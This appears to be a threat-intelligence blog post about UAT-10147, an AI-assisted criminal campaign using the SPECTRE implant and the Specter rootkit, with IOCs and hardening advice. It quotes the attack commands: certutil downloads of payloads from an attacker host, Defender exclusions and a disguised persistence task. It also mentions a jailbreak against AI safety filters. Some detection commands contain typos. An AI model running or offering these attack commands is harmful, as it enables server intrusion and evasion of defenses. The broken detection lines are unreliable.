
Listen to this Post
Introduction:

The convergence of artificial intelligence and offensive cybersecurity has reached a critical inflection point. In August 2026, Cisco Talos disclosed that a Chinese-speaking, financially motivated threat group designated UAT-10147 has operationalized agentic AI at scale, targeting approximately 170,000 Windows and Linux web servers across government, education, media, technology, and gaming sectors globally. The group’s flagship cross-platform implant, SPECTRE, pairs a Windows Bring Your Own Vulnerable Driver (BYOVD) technique that blinds CrowdStrike Falcon and SentinelOne with a Linux kernel-level rootkit named Specter—portions of which were assessed to be AI-assisted in development. This campaign represents a paradigm shift where AI-powered offensive tradecraft, once associated primarily with state-sponsored operators, has now entered commodity, profit-driven intrusions.
Learning Objectives & Secrets:
- Objective 1: Understand UAT-10147’s attack chain—from initial exploitation of publicly disclosed vulnerabilities (Zimbra CVE-2022-27925, Telerik CVE-2019-18935, Nacos CVE-2021-29441/29442) to AI-generated script deployment of payloads at scale.
-
Objective 2 Secret Tip: SPECTRE’s BYOVD technique leverages signed but vulnerable kernel drivers—RTCore64.sys (CVE-2019-16098) and DBUtil_2_3.sys (CVE-2021-21551)—to perform targeted kernel writes that unlink EDR callbacks from kernel data structures, rendering CrowdStrike Falcon, SentinelOne, and Microsoft Defender blind to process and thread creation events.
-
Objective 3 Secret Tip: The Linux variant deploys a kernel-level rootkit called Specter—likely AI-assisted in development (evidenced by LLM-typical descriptive comments, uniform decorative separators, and redundant implementation methods)—that survives reboots and evades most user-mode security controls via the ftrace instrumentation framework rather than conventional syscall table patching.
You Should Know:
1. Understanding the SPECTRE Implant: Cross-Platform Capabilities
SPECTRE is a C-based cross-platform backdoor that communicates with its command-and-control (C2) server via HTTPS and supports an extensive command set. The Windows variant supports 45 commands including file operations, keylogging, screenshot capture, shellcode injection, process hollowing, Early Bird APC injection, and EDR process termination via BYOVD. The Linux variant supports 29 commands for filesystem operations, system reconnaissance, proxy management, and unrestricted shell execution.
Both variants employ an anti-sandbox scoring mechanism that evaluates process name blacklists, RAM capacity, CPU core count, disk space, sleep acceleration, and common sandbox hostnames—self-terminating if the score exceeds 50.
To detect SPECTRE activity, security teams should monitor for the following indicators of compromise:
Windows IOC (SHA256):
9f1f11a708d393e0a4109ae189bc64f1f3e312653dcf317a2bd406f18ffcc507
a31f222fc283227f5e7988d1ad9c0aecd66d58bb7b4d8518ae23e110308dbf91
24fa02c3f6ab460648f2c1274aefffb3e25569b5afdcb0d4a5918c7c742780f1
Linux IOC (MD5):
2915b3f8b703eb744fc54c81f4a9c67f
7bdbd180c081fa63ca94f9c22c457376
8ef476fa2322d063896830f85bac2e7f
2. The Attack Chain: Windows IIS Server Compromise
UAT-10147’s Windows exploitation methodology follows a structured, multi-stage process:
Step 1: Initial Access – Exploit known RCE vulnerabilities in Zimbra (CVE-2022-27925), Telerik UI for ASP.NET AJAX (CVE-2019-18935), or Alibaba Nacos (CVE-2021-29441, CVE-2021-29442) to achieve remote code execution on IIS servers.
Step 2: Payload Deployment – Use a batch script employing `certutil` to download privilege escalation tools (“EfsPotato”), secondary batch scripts, and Quasar RAT from a remote server.
certutil -urlcache -f http://adminapi.tippusoni[.]in/EfsPotato.exe C:\temp\EfsPotato.exe
certutil -urlcache -f http://adminapi.tippusoni[.]in/payload.bat C:\temp\payload.bat
Step 3: Privilege Escalation – Execute EfsPotato to gain elevated system privileges and configure Microsoft Defender exclusions:
EfsPotato.exe "cmd /c powershell -Command Add-MpPreference -ExclusionPath C:\temp"
EfsPotato.exe "cmd /c powershell -Command Add-MpPreference -ExclusionProcess quasar.exe"
Step 4: Persistence – Deploy a deceptive scheduled task named “Google Chrome Start” to establish persistence:
schtasks /create /tn "Google Chrome Start" /tr "C:\temp\quasar.exe" /sc onlogon /ru SYSTEM
Step 5: Secondary Payloads – Deploy follow-on implants including Gh0stCringe, BadIIS (a malware-as-a-service variant used across multiple Chinese-speaking cybercrime groups), and the SPECTRE cross-platform backdoor.
3. The Linux Attack Vector: Specter Rootkit Deployment
The Linux attacks leverage various known vulnerabilities for initial foothold, followed by Local Privilege Escalation (LPE) exploits including CVE-2022-0995 to escalate to root. The Specter rootkit operates at the kernel level, delivered as a kernel module that hides via ftrace instrumentation.
To detect potential Specter rootkit activity on Linux systems, administrators should audit kernel modules:
lsmod | grep -i specter
find /lib/modules/$(uname -r) -1ame ".ko" -exec strings {} \; | grep -i specter
Check for unauthorized kernel module loading in system logs:
journalctl -k | grep -i "module|loading|insert"
dmesg | grep -i "module|loading"
Review loaded kernel modules against known-good baselines:
lsmod > /tmp/known_modules_baseline.txt
 Compare against previous baseline
diff /tmp/known_modules_baseline.txt /tmp/current_modules.txt
4. AI Integration Across the Attack Lifecycle
UAT-10147 has integrated AI tools across multiple phases of the attack cycle, marking a significant evolution from AI-assisted scripting to semi-autonomous offensive operations:
- DeepAudit – A source-code vulnerability scanning framework deployed on management infrastructure for reconnaissance and target selection.
-
PentestGPT – An open-source autonomous penetration-testing framework deployed on C2 servers to scan web servers and execute proof-of-concept attacks.
-
AI-Generated Python Scripts – Used for post-exploitation diagnostics, ViewState deserialization payload generation, web shell deployment, and blending exfiltration traffic with legitimate SaaS traffic.
-
AI-Generated Exploitation Playbooks – Custom documentation walking through ViewState remote-code-execution attacks step by step, including prerequisites, validation techniques, and escalation procedures.
The group also leverages the `badsecrets` library for ASP.NET ViewState deserialization to identify leaked or known MachineKey configurations, then uses `ysoserial.net` to construct malicious payloads that bypass ViewState protection.
5. Defensive Countermeasures and Hardening
Organizations facing the threat of AI-augmented, large-scale server compromise should implement the following defensive measures:
Windows IIS Hardening:
- Apply patches for Zimbra CVE-2022-27925, Telerik CVE-2019-18935, and Nacos CVEs immediately
- Restrict ASP.NET MachineKey rotation and enforce strict ViewState validation
- Implement application whitelisting to prevent unauthorized binary execution
- Enable Windows Defender Application Control (WDAC) or AppLocker
Linux Server Hardening:
- Implement kernel module signing and load restrictions:
echo "blacklist specter" > /etc/modprobe.d/specter-blacklist.conf
- Enable Linux Kernel Lockdown or Integrity Measurement Architecture (IMA)
- Restrict ftrace access to privileged users only
- Regularly audit loaded kernel modules against known-good baselines
EDR Configuration:
- Monitor for BYOVD techniques targeting RTCore64.sys and DBUtil_2_3.sys drivers
- Implement driver blocklisting via Windows Defender Application Control
- Enable EDR kernel callback integrity monitoring where available
Supply Chain Security:
- Audit npm and PyPI dependencies for known malicious packages
- Implement software composition analysis (SCA) tools in CI/CD pipelines
- Verify package integrity using checksums and signatures before installation
What Undercode Say:
- Key Takeaway 1: The operationalization of agentic AI in commodity cybercrime represents a fundamental shift in the threat landscape. UAT-10147 demonstrates that AI-powered offensive capabilities—once the domain of nation-states—are now accessible to financially motivated criminal groups operating at scale. The group’s exposed staging server containing 170,000 target URLs split across 17 files reveals the industrial-scale automation now achievable.
-
Key Takeaway 2: The window between vulnerability disclosure and exploitation has compressed from months to hours. Organizations must adopt proactive, AI-enhanced defense postures that can match the speed and scale of AI-augmented attacks. This includes continuous vulnerability assessment, automated patch management, and investment in defensive AI capabilities that can detect and respond to threats at machine speed.
The UAT-10147 campaign serves as a critical wake-up call: the offensive AI era is no longer theoretical. Security teams must evolve from reactive to predictive defense models, integrating threat intelligence, automated response, and continuous validation of security controls. The same AI capabilities that enable attackers to scale their operations can and must be leveraged defensively to maintain parity in an increasingly asymmetric cybersecurity landscape.
Prediction:
-1: The democratization of AI-powered offensive tooling will lead to a surge in commodity cybercrime, with smaller, less sophisticated groups adopting AI-assisted attack frameworks to launch campaigns previously requiring advanced technical expertise. This will widen the cybersecurity skills gap and disproportionately impact under-resourced organizations.
-1: The continued exploitation of AI guardrail vulnerabilities—such as the Cryptographic Context Injection technique that bypasses Grok and Gemini safety filters—will enable adversaries to weaponize legitimate AI assistants for malicious purposes, creating new attack vectors that traditional security controls cannot address.
-1: Supply chain attacks via malicious npm and PyPI packages will intensify as AI tools enable attackers to automate the discovery and exploitation of dependency vulnerabilities at scale.
+1: The visibility provided by incidents like UAT-10147—particularly the group’s operational security lapse exposing their staging server—will accelerate defensive AI research and investment, driving the development of autonomous security operations platforms capable of detecting and responding to AI-augmented threats.
-1: The gap between AI security funding and AI acceleration funding will widen, leaving many organizations exposed to AI-powered attacks that outpace their defensive capabilities.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e-qAwJZ3 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


